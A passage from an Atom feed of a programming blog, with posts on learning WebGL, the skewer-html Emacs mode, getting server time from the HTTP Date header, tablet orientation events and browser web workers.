for “opengl tutorial” turns up one of these outdated tutorials.</p>

<h3 id="opengl-es-and-webgl">OpenGL ES and WebGL</h3>

<p>OpenGL for Embedded Systems (<a href="http://en.wikipedia.org/wiki/OpenGL_ES">OpenGL ES</a>) is a subset of OpenGL
specifically designed for devices like smartphones and tablet
computers. The OpenGL ES 2.0 specification removes the old
fixed-function APIs. What’s significant about this is that WebGL is
based on OpenGL ES 2.0. If the context a discussion is WebGL, you’re
guaranteed to not be talking about an outdated API. This indicator has
been a really handy way to filter out a lot of bad information.</p>

<p>In fact, I think <strong>the <a href="http://www.khronos.org/registry/webgl/specs/1.0/">WebGL specification</a> is probably the
best documentation root for exploring OpenGL</strong>. None of the outdated
functions are listed, most of the descriptions are written in plain
English, and they all link out to the official documentation if
clarification or elaboration is needed. As I was learning WebGL it was
easy to jump around this document to find what I needed.</p>

<p>This is also a reason to completely avoid spending time learning the
fixed-function pipeline. It’s incompatible with WebGL and many modern
platforms. Learning it would be about as useful as learning Latin when
your goal is to communicate with people from other parts of the world.</p>

<h3 id="the-fundamentals">The Fundamentals</h3>

<p>Now that WebGL allowed me to focus on the relevant parts of OpenGL, I
was able to spend effort into figuring out the important stuff that
the tutorials skip over. You see, even the tutorials that are using
the right pipeline still do a poor job. They skip over the
fundamentals and dive right into 3D graphics. This is a mistake.</p>

<p>I’m a firm believer that
<a href="http://www.skorks.com/2010/04/on-the-value-of-fundamentals-in-software-development/">mastery lies in having a solid grip on the fundamentals</a>.
The programmable pipeline has little built-in support for 3D graphics.
This is because <strong>OpenGL is at its essence <a href="http://www.html5rocks.com/en/tutorials/webgl/webgl_fundamentals/">a 2D API</a></strong>. The
vertex shader accepts <em>something</em> as input and it produces 2D vertices
in device coordinates (-1 to 1) as output. Projecting this <em>something</em>
to 2D is functionality you have to do yourself, because OpenGL won’t
be doing it for you. Realizing this one fact was what <em>really</em> made
everything click for me.</p>

<p><img src="/img/diagram/device-coordinates.png" alt="" /></p>

<p>Many of the tutorials try to handwave this part. “Just use this
library and this boilerplate so you can ignore this part,” they say,
quickly moving on to spinning a cube. This is sort of like using an
IDE for programming and having no idea how a build system works. This
works if you’re in a hurry to accomplish a specific task, but it’s no
way to achieve mastery.</p>

<p>More so, for me the step being skipped <em>is perhaps the most
interesting part of it all</em>! For example, after getting a handle on
how things worked — without copy-pasting any boilerplate around — I
ported <a href="/blog/2012/06/03/">my OpenCL 3D perlin noise generator</a> to GLSL.</p>

<ul>
  <li><a href="/perlin-noise/">/perlin-noise/</a>
(<a href="https://github.com/skeeto/perlin-noise/tree/master/webgl">source</a>)</li>
</ul>

<p><img src="/img/noise/octave-perlin2d.png" alt="" /></p>

<p>Instead of saving off each frame as an image, this just displays it in
real-time. The CPU’s <em>only</em> job is to ask the GPU to render a new
frame at a regular interval. Other than this, it’s entirely idle. All
the computation is being done by the GPU, and at speeds far greater
than a CPU could achieve.</p>

<p>Side note: you may notice some patterns in the noise. This is because,
as of this writing, I’m still working out decent a random number
generation in the fragment shader.</p>

<p>If your computer is struggling to display that page it’s because the
WebGL context is demanding more from your GPU than it can deliver. All
this GPU power is being put to use for something other than 3D
graphics! I think that’s far more interesting than a spinning 3D cube.</p>

<h3 id="spinning-3d-sphere">Spinning 3D Sphere</h3>

<p>However, speaking of 3D cubes, this sort of thing was actually my very
first WebGL project. To demonstrate the
<a href="/blog/2012/02/08/">biased-random-point-on-a-sphere</a> thing to a co-worker (outside
of work), I wrote a 3D HTML5 canvas plotter. I didn’t know WebGL yet.</p>

<ul>
  <li><a href="/sphere-js/?webgl=false">HTML5 Canvas 2D version</a>
(<a href="https://github.com/skeeto/sphere-js">source</a>) (ignore the warning)</li>
</ul>

<p>On a typical computer this can only handle about 4,000 points before
the framerate drops. In my effort to finally learn WebGL, I ported the
display to WebGL and GLSL. Remember that you have to bring your own 3D
projection to OpenGL? Since I had already worked all of that out for
the 2D canvas, this was just a straightforward port to GLSL. Except
for the colored axes, this looks identical to the 2D canvas version.</p>

<ul>
  <li><a href="/sphere-js/">WebGL version</a>
(a red warning means it’s not working right!)</li>
</ul>

<p><img src="/img/screenshot/sphere-js.png" alt="" /></p>

<p>This version can literally handle <em>millions</em> of points without
breaking a sweat. The difference is dramatic. Here’s 100,000 points in
each (any more points and it’s just a black sphere).</p>

<ul>
  <li><a href="/sphere-js/?n=100000">WebGL 100,000 points</a></li>
  <li><a href="/sphere-js/?n=100000&amp;webgl=false">Canvas 100,000 points</a></li>
</ul>

<h3 id="a-friendly-api">A Friendly API</h3>

<p>WebGL still three major advantages over other OpenGL bindings, all of
which make it a real joy to use.</p>

<h4 id="length-parameters">Length Parameters</h4>

<p>In C/C++ world, where the OpenGL specification lies, any function that
accepts an arbitrary-length buffer must also have an parameter for the
buffer’s size. Due to this, these functions tend to have a lot of
parameters! So in addition to OpenGL’s existing clunkiness there are
these length arguments to worry about.</p>

<p>Not so in WebGL! Since JavaScript is a type-safe language, the buffer
lengths are stored with the buffers themselves, so this parameter
completely disappears. This is also an advantage of Java’s lwjgl.</p>

<h4 id="resource-management">Resource Management</h4>

<p>Any time a shader, program, buffer, etc. is created, resources are
claimed on the GPU. Long running programs need to manage these
properly, destroying them before losing the handle on them. Otherwise
it’s a GPU leak.</p>

<p>WebGL ties GPU resource management to JavaScript’s garbage collector.
If a buffer is created and then let go, the GPU’s associated resources
will be freed at the same time as the wrapper object in JavaScript.
This can still be done explicitly if tight management is needed, but
the GC fallback is there if it’s not done.</p>

<p>Because this is untrusted code interacting with the GPU, this part is
essential for security reasons. JavaScript programs can’t leak GPU
resources, even intentionally.</p>

<p>Unlike the buffer length advantage, lwjgl does not do this. You still
need to manage GPU resources manually in Java, just as you would C.</p>

<h4 id="live-interaction">Live Interaction</h4>

<p>Perhaps most significantly of all, I can
<a href="https://github.com/skeeto/skewer-mode">drive WebGL interactively with Skewer</a>. If I expose shader
initialization properly, I can even update the shaders while the
display running. Before WebGL, live OpenGL interaction is something
that could only be achieved with the Common Lisp OpenGL bindings (as
far as I know).</p>

<p>It’s <em>really</em> cool to be able to manipulate an OpenGL context from
Emacs.</p>

<h3 id="the-future">The Future</h3>

<p>I’m expecting to do a lot more with WebGL in the future. I’m <em>really</em>
keeping my eye out for an opportunity to combine it with
<a href="/blog/2013/01/26/">distributed web computing</a>, but using the GPU instead of the
CPU. If I find a problem that fits this infrastructure well, this
system may be the first of its kind: visit a web page and let it use
your GPU to help solve some distributed computing problem!</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Skewer Gets HTML Interaction</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/06/01/"/>
    <id>urn:uuid:f8c13ac6-2da6-3851-497c-8785db8a203e</id>
    <updated>2013-06-01T00:00:00Z</updated>
    <category term="javascript"/><category term="emacs"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>A month ago Zane Ashby made a pull request that <a href="https://github.com/skeeto/skewer-mode/pull/19">added another minor
mode to Skewer</a>: skewer-html-mode. It’s analogous to the
skewer-css minor mode in that it evaluates HTML “expressions” in the
context of the current page. The original pull request was mostly a
proof of concept, with evaluated HTML snippets being appended to the
end of the page (<code class="language-plaintext highlighter-rouge">body</code>) unless a target selector is manually
specified.</p>

<p>This mode is still a bit rough around this edges, but since I think
it’s useful enough for productive work I’ve merged it in.</p>

<h3 id="replacing-html">Replacing HTML</h3>

<p>Unsatisfied with just appending content, I ran with the idea and
updated it to automatically <em>replace</em> structurally-matching content on
the page when possible. Zane’s fundamental idea remained intact: a CSS
selector is sent to the browser along with the HTML. Skewer running in
the browser uses <code class="language-plaintext highlighter-rouge">querySelector()</code> to find the relevant part of the
document and replaces it with the provided HTML. This is done with the
command <code class="language-plaintext highlighter-rouge">skewer-html-eval-tag</code> (default: <code class="language-plaintext highlighter-rouge">C-M-x</code>), which selects the
innermost tag enclosing the point.</p>

<p>To accomplish this, an important piece of skewer-html exists to
compute this CSS selector. It’s a purely structural selector, ignoring
classes, IDs, and so on, instead relying on the pseudo-selector
<a href="https://developer.mozilla.org/en-US/docs/Web/CSS/:nth-of-type">:nth-of-type</a>. For example, say this is the content of
the buffer and the point is somewhere inside the second heading (Bar).</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;html&gt;</span>
  <span class="nt">&lt;head&gt;&lt;/head&gt;</span>
  <span class="nt">&lt;body&gt;</span>
    <span class="nt">&lt;div</span> <span class="na">id=</span><span class="s">"main"</span><span class="nt">&gt;</span>
      <span class="nt">&lt;h1&gt;</span>Foo<span class="nt">&lt;/h1&gt;</span>
      <span class="nt">&lt;p&gt;</span>I am foo.<span class="nt">&lt;/p&gt;</span>
      <span class="nt">&lt;h1&gt;</span>Bar<span class="nt">&lt;/h1&gt;</span>
      <span class="nt">&lt;p&gt;</span>I am bar.<span class="nt">&lt;/p&gt;</span>
    <span class="nt">&lt;/div&gt;</span>
  <span class="nt">&lt;/body&gt;</span>
<span class="nt">&lt;/html&gt;</span>
</code></pre></div></div>

<p>The function <code class="language-plaintext highlighter-rouge">skewer-html-compute-selector</code> will generate this
selector. Note that :nth-of-type is 1-indexed.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>body:nth-of-type(1) &gt; div:nth-of-type(1) &gt; h1:nth-of-type(2)
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">&gt;</code> syntax requires that these all be direct descendants and
:nth-of-type allows it to ignore all those paragraph elements. This
means other types of elements can be added around these headers, like
additional paragraphs, without changing the selector. The :nth-of-type
on <code class="language-plaintext highlighter-rouge">body</code> is obviously unnecessary, but this is just to keep
skewer-html dead simple. It doesn’t need to know the semantics of
HTML, just the surface syntax. There will only ever be one <code class="language-plaintext highlighter-rouge">body</code> tag,
but to skewer-html it’s just another HTML tag.</p>

<p>Side note: this is why I <em>strongly</em> prefer to use <code class="language-plaintext highlighter-rouge">/&gt;</code> self-closing
syntax in HTML5 even though it’s unnecessary. Unlike XML, that closing
slash is treated as whitespace and it’s impossible to self-close tags.
The schema specifies which tags are “void” (always self-closing:
<code class="language-plaintext highlighter-rouge">img</code>, <code class="language-plaintext highlighter-rouge">br</code>) and which tags are “normal” (explicitly closed: <code class="language-plaintext highlighter-rouge">script</code>,
<code class="language-plaintext highlighter-rouge">canvas</code>). This means if you <em>don’t</em> use <code class="language-plaintext highlighter-rouge">/&gt;</code> syntax, your editor
would need to know the HTML5 schema in order to properly understand
the syntax. I prefer not to require this of a text editor — or
anything else doing dumb manipulations of HTML text — especially with
the HTML5 specification constantly changing.</p>

<p>When I was writing this I originally included <code class="language-plaintext highlighter-rouge">html</code> in the selector.
Selector computation would just walk up to the root of the document
regardless of what the tags were. Curiously, including this causes the
selector to fail to match even though this is literally the page
structure. So, out of necessity, skewer-html knows enough to leave it
off.</p>

<p>For replacement, rather than a simple <code class="language-plaintext highlighter-rouge">innerHTML</code> assignment on the
selected element, Skewer is parsing the HTML into an node object,
removing the selected node object, and putting the new one in its
place. The reason for this is that I want to include all of the
replacement element’s attributes.</p>

<p>Another HTML oddity is that the <code class="language-plaintext highlighter-rouge">body</code> and <code class="language-plaintext highlighter-rouge">head</code> elements cannot be
replaced. It’s a limitation of the DOM. This means these tags cannot
be “evaluated” directly, only their descendants. Brian and I also ran
into this issue in <a href="http://www.50ply.com/blog/2012/08/13/introducing-impatient-mode/">impatient-mode</a> while trying to work around a
strange HTML encoding corner case: scripts loaded with a <code class="language-plaintext highlighter-rouge">script</code> tag
created by <code class="language-plaintext highlighter-rouge">document.write()</code> are parsed with a different encoding
than when loaded directly by adding a <code class="language-plaintext highlighter-rouge">script</code> element to the page.</p>

<p>This last part is actually a small saving grace for skewer-css, which
works by appending new stylesheets to the end of <code class="language-plaintext highlighter-rouge">body</code>. Why <code class="language-plaintext highlighter-rouge">body</code>
and not <code class="language-plaintext highlighter-rouge">head</code>? Because some documents out there have stylesheets
linked from <code class="language-plaintext highlighter-rouge">body</code>, and properly overriding these requires appending
stylesheets <em>after</em> them. If <code class="language-plaintext highlighter-rouge">body</code> is replaced by skewer-html, all of
the dynamic stylesheets appended by skewer-css would be lost,
reverting the style of the page. Since we can’t do that, this isn’t an
issue!</p>

<h3 id="appending-html">Appending HTML</h3>

<p>So what happens when the selector doesn’t match anything in the
current document? Skewer fills in the missing part of the structure
and sticks the content in the right place. Next time the tag is
evaluated, the structure exists and it becomes a replacement
operation. This means the document in the browser can start completely
empty (like the <code class="language-plaintext highlighter-rouge">run-skewer</code> page) and you can fill in content as you
write it.</p>

<p>But what if the page already has content? There’s an interactive
command <code class="language-plaintext highlighter-rouge">skewer-html-fetch-selector-into-buffer</code>. You select a part of
the page and it gets inserted into the current buffer (probably a
scratch buffer). The idea is that you can then modify and then
evaluate it to update the page. This is the roughest part of
skewer-html right now since I’m still figuring out a good workflow
around it.</p>

<p>If you have Skewer installed and updated, you already have
skewer-html. It was merged into <code class="language-plaintext highlighter-rouge">master</code> about a month ago. If you
have any ideas or opinions for how you think this minor mode should
work, please share it. The intended workflow is still not a
fully-formed idea.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Inventing a Datetime Web Service</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/05/11/"/>
    <id>urn:uuid:578a8f22-8748-3dbf-e927-2cf43954fd2f</id>
    <updated>2013-05-11T00:00:00Z</updated>
    <category term="javascript"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>Recently I wanted to experiment with dates in a JavaScript web app.
The <a href="https://developer.mozilla.org/en-US/docs/JavaScript/Reference/Global_Objects/Date">JavaScript Date object</a> is a fairly decent tool for working
with dates. Unfortunately, it has some annoyances,</p>

<ul>
  <li>
    <p>It doesn’t play well with JSON. JSON.stringify() flattens it into a
string, so the JSON.parse() on the other size doesn’t turn it back
into a Date object. I made a library, <a href="/blog/2013/03/28/">ResurrectJS</a>, to
deal with this.</p>
  </li>
  <li>
    <p>Dates are mutable. The same mistake was made in Java in the last
century. However, in the JavaScript world this isn’t really a big
deal. The language doesn’t really support immutability well at the
moment anyway. There is <a href="https://developer.mozilla.org/en-US/docs/JavaScript/Reference/Global_Objects/Object/freeze">Object.freeze()</a> but JavaScript
engines don’t optimize for it yet.</p>
  </li>
  <li>
    <p>Inconsistent indexing. Months are 0-indexed while days are
1-indexed. The date “2013-05-11” is awkwardly instantiated with the
arguments <code class="language-plaintext highlighter-rouge">new Date(2013, 4, 11)</code>. This is another repeat of an
early Java design mistake.</p>
  </li>
  <li>
    <p>Date objects have timezones and there’s no way to set the timezone.
A Date represents an instance in time, regardless of the local
timezone, and the timezone only matters when the Date is being
formatted as a human-readable string. When formatting a Date into a
string there’s no way to specify the timezone. There’s a
<code class="language-plaintext highlighter-rouge">getTimezoneOffset()</code> method for asking about the Date’s timezone,
but no corresponding <code class="language-plaintext highlighter-rouge">setTimezoneOffset()</code>.</p>
  </li>
  <li>
    <p>It relies on the local computer’s time. This isn’t actually a flaw
in Date. Where <em>else</em> would it get the time? This just happened to
be an obstacle for my particular experiment. This issue is also the
purpose of this post.</p>
  </li>
</ul>

<h3 id="existing-datetime-services">Existing Datetime Services</h3>

<p>So if I don’t trust the local system time to be precise, where can I
get a more accurate time? Surely there are web services out there for
it, right? NIST operates <a href="http://time.gov/">time.gov</a> and maybe that
has a web API for web applications. I don’t need to be super precise
— a web API could never be — just within a couple of seconds.</p>

<p>Turns out there isn’t any such web service, at least not a reliable
one. Yahoo used to <a href="http://developer.yahoo.com/util/timeservice/V1/getTime.html">provide one called getTime</a>, but it’s been
shut down. In my searches I also came across this:</p>

<ul>
  <li><a href="http://json-time.appspot.com/time.json">http://json-time.appspot.com/time.json</a> (<a href="https://github.com/simonw/json-time">GitHub</a>)</li>
</ul>

<p>It supports JSONP, which is almost exactly what I need. Unfortunately,
it’s just a free Google App Engine app, so it’s unavailable most of
the time due to being over quota. In fact, at the time of this writing
it is down.</p>

<p>I could stand up my own server for the task, but that costs both time
and money, so I’m not really interested in doing that. It’s liberating
to build web apps that <a href="/blog/2013/01/13/">don’t require that I run a server</a>. There
are so many nice web APIs out there that do the hard part for me. I
can just put my app on GitHub’s free static hosting, like this blog.
The biggest obstacle is dealing with the same-origin policy. JSONP
isn’t always supported and very few of these APIs support CORS, even
though they easily could. This is part of the web that’s still
maturing. My personal guess is that WebSockets will end up filling
this role rather than CORS.</p>

<h3 id="deriving-a-datetime-service">Deriving a Datetime Service</h3>

<p>So I was thinking about how I could get around this. Surely some API
out there includes a date in its response and I could just piggyback
off that. This is when the lightbulb went off: <strong>web servers hand out
date strings all the time</strong>! It’s a standard HTTP header: <code class="language-plaintext highlighter-rouge">Date</code>! Even
<a href="/blog/2009/05/17/">my own web server does this</a>.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">function</span> <span class="nx">getServerDate</span><span class="p">()</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">xhr</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">XMLHttpRequest</span><span class="p">();</span>
    <span class="nx">xhr</span><span class="p">.</span><span class="nx">open</span><span class="p">(</span><span class="dl">'</span><span class="s1">HEAD</span><span class="dl">'</span><span class="p">,</span> <span class="dl">'</span><span class="s1">/?nocache=</span><span class="dl">'</span> <span class="o">+</span> <span class="nb">Math</span><span class="p">.</span><span class="nx">random</span><span class="p">(),</span> <span class="kc">false</span><span class="p">);</span>
    <span class="nx">xhr</span><span class="p">.</span><span class="nx">send</span><span class="p">();</span>
    <span class="k">return</span> <span class="k">new</span> <span class="nb">Date</span><span class="p">(</span><span class="nx">xhr</span><span class="p">.</span><span class="nx">getResponseHeader</span><span class="p">(</span><span class="dl">'</span><span class="s1">Date</span><span class="dl">'</span><span class="p">));</span>
<span class="p">}</span>
</code></pre></div></div>

<p>This makes a synchronous XMLHttpRequest to the page’s host, being
careful to cache bust so that I’m not handed a stale date. I’m also
using a HEAD request to minimize the size of the response. Personally,
I trust the server’s clock precision more than the client’s. Here it
is in action.</p>

<div>
Local: <b><span id="time-local" style="float: right;">---</span></b>
</div>
<div>
Server: <b><span id="time-server" style="float: right;">---</span></b>
</div>

<p>This is probably not too exciting because you should be within a
couple of seconds of the server. If you’re feeling ambitious, change
your local system time by a few minutes and refresh the page. The
server time should still be accurate while your local time is whatever
incorrect time you set.</p>

<script>
var Demo = Demo || {};

Demo.getServerDate = function() {
    var xhr = new XMLHttpRequest();
    xhr.open('HEAD', '/?nocache=' + Math.random(), false);
    xhr.send();
    return new Date(xhr.getResponseHeader('Date'));
};

Demo.setDate = function(id, date) {
    document.getElementById(id).innerHTML = date;
};

Demo.offset = Demo.getServerDate() - Date.now();

setInterval(function() {
    var date = new Date();
    Demo.setDate('time-local', date);
    Demo.setDate('time-server', new Date(Demo.offset + date.valueOf()));
}, 1000 / 15);
</script>

<p>Here’s the code for these clocks:</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">var</span> <span class="nx">Demo</span> <span class="o">=</span> <span class="nx">Demo</span> <span class="o">||</span> <span class="p">{};</span>

<span class="nx">Demo</span><span class="p">.</span><span class="nx">setDate</span> <span class="o">=</span> <span class="kd">function</span><span class="p">(</span><span class="nx">id</span><span class="p">,</span> <span class="nx">date</span><span class="p">)</span> <span class="p">{</span>
    <span class="nb">document</span><span class="p">.</span><span class="nx">getElementById</span><span class="p">(</span><span class="nx">id</span><span class="p">).</span><span class="nx">innerHTML</span> <span class="o">=</span> <span class="nx">date</span><span class="p">;</span>
<span class="p">};</span>

<span class="nx">Demo</span><span class="p">.</span><span class="nx">offset</span> <span class="o">=</span> <span class="nx">Demo</span><span class="p">.</span><span class="nx">getServerDate</span><span class="p">()</span> <span class="o">-</span> <span class="nb">Date</span><span class="p">.</span><span class="nx">now</span><span class="p">();</span>

<span class="nx">setInterval</span><span class="p">(</span><span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">date</span> <span class="o">=</span> <span class="k">new</span> <span class="nb">Date</span><span class="p">();</span>
    <span class="nx">Demo</span><span class="p">.</span><span class="nx">setDate</span><span class="p">(</span><span class="dl">'</span><span class="s1">time-local</span><span class="dl">'</span><span class="p">,</span> <span class="nx">date</span><span class="p">);</span>
    <span class="nx">Demo</span><span class="p">.</span><span class="nx">setDate</span><span class="p">(</span><span class="dl">'</span><span class="s1">time-server</span><span class="dl">'</span><span class="p">,</span> <span class="k">new</span> <span class="nb">Date</span><span class="p">(</span><span class="nx">Demo</span><span class="p">.</span><span class="nx">offset</span> <span class="o">+</span> <span class="nx">date</span><span class="p">.</span><span class="nx">valueOf</span><span class="p">()));</span>
<span class="p">},</span> <span class="mi">1000</span> <span class="o">/</span> <span class="mi">15</span><span class="p">);</span>
</code></pre></div></div>

<p>You know what? I think this is better than some random datetime
web service anyway.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Tracking Mobile Device Orientation with Emacs</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/04/27/"/>
    <id>urn:uuid:3e015231-d0f9-3d53-72a1-ec7d4a30c941</id>
    <updated>2013-04-27T00:00:00Z</updated>
    <category term="emacs"/><category term="javascript"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>Nine years ago I bought my first laptop computer. For the first time I
could carry my computer around and do productive things at places
beyond my desk. In the meantime a new paradigm of mobile computing has
arrived. Following a similar pattern, this month I bought a Samsung
Galaxy Note 10.1, an Android tablet computer. Having never owned a
smartphone, this is my first taste of modern mobile computing.</p>

<p><a href="/img/misc/tablet.jpg"><img src="/img/misc/tablet-thumb.jpg" alt="" /></a></p>

<p>Once the technology caught up, laptops were capable enough to fully
replace desktops. However, this tablet is no replacement for my
laptop. <a href="http://www.terminally-incoherent.com/blog/2012/06/13/ipad/">Mobile devices are purely for consumption</a>, so I will
continue to use desktops and laptops for the majority of my computing.
I’m writing this post on my laptop, not my tablet, for example.</p>

<p>Owning a tablet has opened up a whole new platform for me to explore
as a programmer. I’m not particularly interested in writing Android
apps, though. I’m obviously not alone in this, as I’ve found that
nearly all Android software available right now is somewhere between
poor and mediocre in quality. The hardware was worth the cost of the
device, but the software still has a long way to go. I’m optimistic
about this so I have no regrets.</p>

<h3 id="a-new-web-platform">A New Web Platform</h3>

<p>Instead, I’m interested in mobile devices as a web platform. One of
the few high-quality pieces of software on Android are the web
browsers (Chrome and Firefox), and I’m already familiar with
developing for these. Even more, I can develop software live on the
tablet remotely from my laptop using <a href="/blog/2012/10/31/">Skewer</a> —
i.e. the exact same development tools and workflow I’m already using.</p>

<p>What’s new and challenging is the user interface. Instead of
traditional clicking and typing, mobile users tap, hold, swipe, and
even tilt the screen. Most challenging of all is probably
accommodating both kinds of interfaces at once.</p>

<p>One of the first things I wanted to play with after buying the tablet
was the gyro. The tablet knows its acceleration and orientation at all
times. This information can be accessed in JavaScript using
<a href="http://dev.w3.org/geo/api/spec-source-orientation.html">a fairly new API</a>. The two events of interest are
<code class="language-plaintext highlighter-rouge">ondevicemotion</code> and <code class="language-plaintext highlighter-rouge">ondeviceorientation</code>. Using
<a href="/blog/2012/08/20/">simple-httpd</a> I can transmit all this information
to Emacs as it arrives.</p>

<p>Instead of writing a new servlet for this, to try it out I used
<code class="language-plaintext highlighter-rouge">skewer.log()</code>. Connect a web page viewed on the tablet to Skewer
hosted on the laptop, then evaluate this in a <code class="language-plaintext highlighter-rouge">js2-mode</code> buffer on the
laptop.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">window</span><span class="p">.</span><span class="nx">addEventListener</span><span class="p">(</span><span class="dl">'</span><span class="s1">devicemotion</span><span class="dl">'</span><span class="p">,</span> <span class="kd">function</span><span class="p">(</span><span class="nx">event</span><span class="p">)</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">a</span> <span class="o">=</span> <span class="nx">event</span><span class="p">.</span><span class="nx">accelerationIncludingGravity</span><span class="p">;</span>
    <span class="nx">skewer</span><span class="p">.</span><span class="nx">log</span><span class="p">([</span><span class="nx">a</span><span class="p">.</span><span class="nx">x</span><span class="p">,</span> <span class="nx">a</span><span class="p">.</span><span class="nx">y</span><span class="p">,</span> <span class="nx">a</span><span class="p">.</span><span class="nx">z</span><span class="p">]);</span>
<span class="p">});</span>
</code></pre></div></div>

<p>Or for orientation,</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">window</span><span class="p">.</span><span class="nx">addEventListener</span><span class="p">(</span><span class="dl">'</span><span class="s1">deviceorientation</span><span class="dl">'</span><span class="p">,</span> <span class="kd">function</span><span class="p">(</span><span class="nx">event</span><span class="p">)</span> <span class="p">{</span>
    <span class="nx">skewer</span><span class="p">.</span><span class="nx">log</span><span class="p">([</span><span class="nx">event</span><span class="p">.</span><span class="nx">alpha</span><span class="p">,</span> <span class="nx">event</span><span class="p">.</span><span class="nx">beta</span><span class="p">,</span> <span class="nx">event</span><span class="p">.</span><span class="nx">gamma</span><span class="p">]);</span>
<span class="p">});</span>
</code></pre></div></div>

<p>These orientation values appeared in my <code class="language-plaintext highlighter-rouge">*skewer-repl*</code> buffer as I
casually rolled the tablet on one axis. The units are obviously
degrees.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[157.4155398727678, 0.38583511837777246, -44.61023992234689]
[155.4477623728871, -0.6438986350040569, -44.69645057005079]
[154.32208572596647, -0.7516393196323073, -45.79730289443301]
[155.437674183483, -0.48375529832044045, -46.406449900466015]
[156.2974174150692, 0.21938214098430556, -47.482812581579154]
[154.85869270791937, 0.11046702400456986, -48.67378583696511]
[153.3284161451347, -0.9344782009891125, -48.61755630462298]
[154.11860073021347, -0.6553947505116874, -49.949668589018074]
[155.85919247792117, 0.05473832995756562, -49.84400214746339]
[156.92487274317241, 0.4946305069438346, -49.86369016774595]
[158.06542554210534, 0.712759801803332, -49.61875275392013]
[159.356905031128, 1.3387109941852697, -49.9372717956745]
</code></pre></div></div>

<p>It would be neat to pump these into a 3D plot display as they come in,
such that my laptop displays the current tablet orientation on the
screen as I move it around, but I didn’t see any quick way to do this.</p>

<p>Here are some acceleration values at rest. Since I took these samples
on Earth the units are obviously in meters per second per second.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[-0.009576806798577309, 0.31603461503982544, 9.816226959228516]
[-0.047884032130241394, 0.3064578175544739, 9.806650161743164]
[-0.009576806798577309, 0.28730419278144836, 9.787496566772461]
[0.009576806798577309, 0.3064578175544739, 9.816226959228516]
[-0.06703764945268631, 0.3256114423274994, 9.797073364257812]
[-0.047884032130241394, 0.2968810200691223, 9.864110946655273]
[-0.028730420395731926, 0.2968810200691223, 9.576807022094727]
[-0.019153613597154617, 0.363918662071228, 9.691728591918945]
[-0.05746084079146385, 0.3734954595565796, 10.199298858642578]
</code></pre></div></div>

<p>Now that I have the hardware for it, I really want to use this API to
do something interesting in a web application. I just don’t have any
specific ideas yet.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Web Distributed Computing Revisited</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/01/26/"/>
    <id>urn:uuid:ab83f362-cc7f-308f-309b-5f3af5ae9be9</id>
    <updated>2013-01-26T00:00:00Z</updated>
    <category term="javascript"/><category term="web"/><category term="lisp"/><category term="reddit"/>
    <content type="html">
      <![CDATA[<p>Four years ago I investigated the idea of using
<a href="/blog/2009/06/09/">browsers as nodes for distributed computing</a>. I concluded
that due to the platform’s constraints there were few problems that it
was suited to solve. However, the situation has since changed quite a
bit! In fact, this weekend I made practical use of web browsers across
a number of geographically separated computers to solve a
computational problem.</p>

<h3 id="what-changed">What changed?</h3>

<p><a href="http://en.wikipedia.org/wiki/Web_worker">Web workers</a> came into existence, not just as a specification
but as an implementation across all the major browsers. It allows for
JavaScript to be run in an isolated, dedicated background thread. This
eliminates the <code class="language-plaintext highlighter-rouge">setTimeout()</code> requirement from before, which not only
caused a performance penalty but really hampered running any sort of
lively interface alongside the computation. The interface and
computation were competing for time on the same thread.</p>

<p>The worker isn’t <em>entirely</em> isolated; otherwise it would be useless
for anything but wasting resources. As pubsub events, it can pass
<a href="https://developer.mozilla.org/en-US/docs/DOM/The_structured_clone_algorithm">structured clones</a> to and from the main thread running in the
page. Other than this, it has no access to the DOM or other data on
the page.</p>

<p>The interface is a bit unfriendly to <a href="/blog/2012/10/31/">live development</a>, but
it’s manageable. It’s invoked by passing the URL of a script to the
constructor. This script is the code that runs in the dedicated thread.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">var</span> <span class="nx">worker</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">Worker</span><span class="p">(</span><span class="dl">'</span><span class="s1">script/worker.js</span><span class="dl">'</span><span class="p">);</span>
</code></pre></div></div>

<p>The sort of interface that would have been more convenient for live
interaction would be something like what is found on most
multi-threaded platforms: a thread constructor that accepts a function
as an argument.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cm">/* This doesn't work! */</span>
<span class="kd">var</span> <span class="nx">worker</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">Worker</span><span class="p">(</span><span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
    <span class="c1">// ...</span>
<span class="p">});</span>
</code></pre></div></div>

<p>I completely understand why this isn’t the case. The worker thread
needs to be totally isolated and the above example is insufficient.
I’m passing a closure to the constructor, which means I would be
sharing bindings, and therefore data, with the worker thread. This
interface could be faked using a <a href="http://en.wikipedia.org/wiki/Data_URI_scheme">data URI</a> and taking
advantage of the fact that most browsers return function source code
from <code class="language-plaintext highlighter-rouge">toString()</code>.</p>

<s>Another difficulty is libraries. Ignoring the stupid idea of
